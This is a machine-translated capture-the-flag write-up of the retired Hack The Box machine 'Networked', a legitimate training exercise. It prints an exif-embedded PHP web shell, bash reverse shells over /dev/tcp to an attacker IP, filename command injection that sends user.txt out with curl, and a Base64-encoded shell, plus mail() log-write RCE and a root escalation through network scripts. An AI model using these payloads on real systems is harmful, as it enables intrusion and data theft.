This page has been machine-translated from the original page.
I am studying security using “Hack The Box,” a penetration testing learning platform. My Hack The Box rank at the time of writing is ProHacker.

This is a writeup for the retired HackTheBox machine “Networked.”
About This Article
The content of this article is not intended to promote acts that violate social order.
Please be aware in advance that attempting to attack environments other than your own or environments for which you have permission may violate the “Act on Prohibition of Unauthorized Computer Access” (Unauthorized Access Prohibition Act).
All opinions expressed are my own and do not represent those of any organization I belong to.
Table of Contents
Enumeration
I start with a port scan.
Port 80 is open.
$ nmap -sV -sC -T4 $RHOST| tee nmap1.txt

PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
443/tcp closed https

Next, I open the machine’s address in a browser.

I ran an automatic scan with OWASP ZAP but nothing of note came up.
So I use gobuster for directory enumeration.
$ gobuster dir -u http://$RHOST/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k -t 40 | tee gobuster1.txt

/uploads              (Status: 301) [Size: 238] [--> http://$RHOST/uploads/]

/backup               (Status: 301) [Size: 237] [--> http://$RHOST/backup/]
A path called backup is found, and from here I can retrieve the PHP scripts running on the server.
$ tar -xvf backup.tar
index.php
lib.php
photos.php
upload.php
Analyzing the PHP Files
Among the downloaded files, I look at upload.php.
# upload.php
<?php
require '/var/www/html/lib.php';

define("UPLOAD_DIR", "/var/www/html/uploads/");

if( isset($_POST['submit']) ) {
  if (!empty($_FILES["myFile"])) {
    $myFile = $_FILES["myFile"];

    if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name']) < 60000)) {
      echo '<pre>Invalid image file.</pre>';
      displayform();
    }

    if ($myFile["error"] !== UPLOAD_ERR_OK) {
        echo "<p>An error occurred.</p>";
        displayform();
        exit;
    }

    //$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];
    list ($foo,$ext) = getnameUpload($myFile["name"]);
    $validext = array('.jpg', '.png', '.gif', '.jpeg');
    $valid = false;
    foreach ($validext as $vext) {
      if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
        $valid = true;
      }
    }

    if (!($valid)) {
      echo "<p>Invalid image file</p>";
      displayform();
      exit;
    }
    $name = str_replace('.','_',$_SERVER['REMOTE_ADDR']).'.'.$ext;

    $success = move_uploaded_file($myFile["tmp_name"], UPLOAD_DIR . $name);
    if (!$success) {
        echo "<p>Unable to save file.</p>";
        exit;
    }
    echo "<p>file uploaded, refresh gallery</p>";

    // set proper permissions on the new file
    chmod(UPLOAD_DIR . $name, 0644);
  }
} else {
  displayform();
}
?>
This appears to be an application that allows image file uploads.
Ultimately, I want to upload a PHP file that can give me a reverse shell, but I need to bypass the following conditions:
isset($_POST['submit'])!empty($_FILES["myFile"]!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name']) < 60000)substr_compare($myFile["name"], $vext, -strlen($vext)) === 0
$name = str_replace('.','_',$_SERVER['REMOTE_ADDR']).'.'.$ext;
$success = move_uploaded_file($myFile["tmp_name"], UPLOAD_DIR . $name)
chmod(UPLOAD_DIR . $name, 0644);
I’ll work on bypassing these.
function file_mime_type($file) {
  $regexp = '/^([a-z\-]+\/[a-z0-9\-\.\+]+)(;\s.+)?$/';
  if (function_exists('finfo_file')) {
    $finfo = finfo_open(FILEINFO_MIME);
    if (is_resource($finfo)) // It is possible that a FALSE value is returned, if there is no magic MIME database file found on the system
    {
      $mime = @finfo_file($finfo, $file['tmp_name']);
      finfo_close($finfo);
      if (is_string($mime) && preg_match($regexp, $mime, $matches)) {
        $file_type = $matches[1];
        return $file_type;
      }
    }
  }
  if (function_exists('mime_content_type'))
  {
    $file_type = @mime_content_type($file['tmp_name']);
    if (strlen($file_type) > 0) // It's possible that mime_content_type() returns FALSE or an empty string
    {
      return $file_type;
    }
  }
  return $file['type'];
}

function check_file_type($file) {
  $mime_type = file_mime_type($file);
  if (strpos($mime_type, 'image/') === 0) {
      return true;
  } else {
      return false;
  }
}
Actually running it helps understand the behavior.
php -S 127.0.0.1:8080Embedding a PHP Script in an Image File Using exiftool
I found that to upload the script, I first need to bypass the MIME type check here:
$mime_type = file_mime_type($file);
if (strpos($mime_type, 'image/') === 0)
I embedded a command using the following:
# For testing
exiftool -documentname='<?php echo "foobarbaz"; ?>' test.jpg
mv test.jpg test.php.jpg

exiftool -documentname='<?php system($_GET['cmd']); ?>' test.jpg
mv test.jpg test.php.jpg

###############
$ file test.php.jpg
test.php.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, comment: "<?php system(['cmd']); ?>", baseline, precision 8, 1x30, components 3
Reference: Bypass File Upload Filtering · Total OSCP Guide
Reference: File Upload - HackTricks
After uploading this file, I can get a reverse shell by connecting to the server with the following query:
curl -G --data-urlencode "cmd=bash -c '/bin/bash -l > /dev/tcp/10.10.14.2/4444 0<&1 2>&1'" http://10.10.10.146/uploads/10_10_14_2.php.jpg | catHowever, since the web server user privileges don’t allow me to access the flag, I need to continue enumerating internally.
$ whoami
apache

$ ls /home/guly
check_attack.php
crontab.guly
user.txt

$ cat user.txt
cat: user.txt: Permission denied
By the way, after checking a writeup, it seems RCE is also possible without embedding into exif data:
oot@kali:~/Desktop/HTB/boxes/networked# cp original.png ./test.png
root@kali:~/Desktop/HTB/boxes/networked# echo '<?php' >> test.png
root@kali:~/Desktop/HTB/boxes/networked# echo 'passthru("whoami");' >> test.png
root@kali:~/Desktop/HTB/boxes/networked# echo '?>' >> test.png
root@kali:~/Desktop/HTB/boxes/networked# mv test.png test.php.png
Obtaining User Privileges
Exploring internally, I found check_attack.php and a crontab running with user privileges.
The following cron runs check_attack.php with guly’s privileges every 3 minutes:
$ cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
Since this script runs as the user via cron, I might be able to get a shell if I can achieve RCE through it.
# check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
The code roughly performs the following:
- Split the uploaded file into its extension and filename
- Check whether the filename matches the format of an IP address
- If the filename is malformed, log it and send an email via the mail function
Here is the relevant code collected:
function getnameCheck($filename) {
  $pieces = explode('.',$filename);
  $name= array_shift($pieces);
  $name = str_replace('_','.',$name);
  $ext = implode('.',$pieces);
  #echo "name $name - ext $ext\n";
  return array($name,$ext);
}

function check_ip($prefix,$filename) {
  //echo "prefix: $prefix - fname: $filename<br>\n";
  $ret = true;
  if (!(filter_var($prefix, FILTER_VALIDATE_IP))) {
    $ret = false;
    $msg = "4tt4ck on file ".$filename.": prefix is not a valid ip ";
  } else {
    $msg = $filename;
  }
  return array($ret,$msg);
}
list ($name,$ext) = getnameCheck($value);
$check = check_ip($name,$value);
if (!($check[0])) {
echo "attack!\n";
# todo: attach file
file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);
exec("rm -f $logpath");
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
echo "rm -f $path$value\n";
mail($to, $msg, $msg, $headers, "-F$value");
}Reference: PHP Function - Write String to File - fileputcontents() - PHP Beginner’s Guide Karma
Reference: PHP: mail - Manual
Reference: PHP Tryit Editor v1.2
Here, if we can control the 5th argument of PHP’s mail function, we might be able to get a reverse shell via RCE.
Using the -X option in the 5th argument of mail allows writing logs to an arbitrary file, so it’s possible to achieve RCE by injecting a script into something like /var/www/html/rce.php.
$to = 'a@b.c';
$subject = '<?php system($_GET["cmd"]); ?>';
$message = '';
$headers = '';
$options = '-OQueueDirectory=/tmp -X/var/www/html/rce.php';
mail($to, $subject, $message, $headers, $options);
Reference: Exploit PHP’s mail() to get remote code execution - Sysadmins of the North
However, the method in the above article doesn’t seem to give a guly shell, so another approach is needed to execute commands from within check_attack.php.
I searched for mail function vulnerabilities for a while but couldn’t find a way to execute commands from check_attack.php.
Shifting perspective to look a few lines earlier, I noticed a line that directly embeds $path$value into the exec function.
Since $value can be freely overwritten via the filename, this line appears to have a command injection vulnerability.
exec("rm -f $logpath");
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
echo "rm -f $path$value\n";
So I tested it.
On my local machine, I listen for ICMP:
sudo tcpdump -i tun0 icmpThen on the remote server, I ran the following command, waited 3 minutes, and confirmed that command injection succeeded:
touch "test.php && ping 10.10.14.2"Now I steal user.txt.
By creating the following file, I can send a GET request to my own server with the contents of user.txt as a query parameter, and retrieve the flag:
touch "test.php && curl 10.10.14.2?flag=\`cat user.txt\`"Since Linux filenames cannot contain /, this roundabout command is necessary.
Getting a User-Level Shell
Next I want to get root, but first I’ll secure a user-level shell.
Although slashes cannot be used in filenames, I work around this with Base64.
echo "bash -c '/bin/bash -l > /dev/tcp/10.10.14.2/9999 0<&1 2>&1'" | base64
# YmFzaCAtYyAnL2Jpbi9iYXNoIC1sID4gL2Rldi90Y3AvMTAuMTAuMTQuMi85OTk5IDA8JjEgMj4mMScK

touch "test.php && echo YmFzaCAtYyAnL2Jpbi9iYXNoIC1sID4gL2Rldi90Y3AvMTAuMTAuMTQuMi85OTk5IDA8JjEgMj4mMScK | base64 -d > rev.sh && bash rev.sh"
By embedding Base64-encoded commands this way, arbitrary code can be executed without using slashes.

Checking sudo privileges, there is an obvious file changename.sh.
$ sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
Looking at its contents, it appears to be a script that creates the network script ifcfg-guly.
# changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done
/sbin/ifup guly0
Since network scripts can have commands embedded directly, embedding bash or similar will launch a shell with root privileges, allowing me to obtain the flag.
[guly@networked .ssh]$ sudo /usr/local/sbin/changename.sh
sudo /usr/local/sbin/changename.sh
interface NAME:
bash
///
[root@networked network-scripts]# cd /root
Reference: Redhat/CentOS root through network-scripts - Exploit
Summary
I finally got back to solving machines after a while.
I plan to keep going at a steady pace.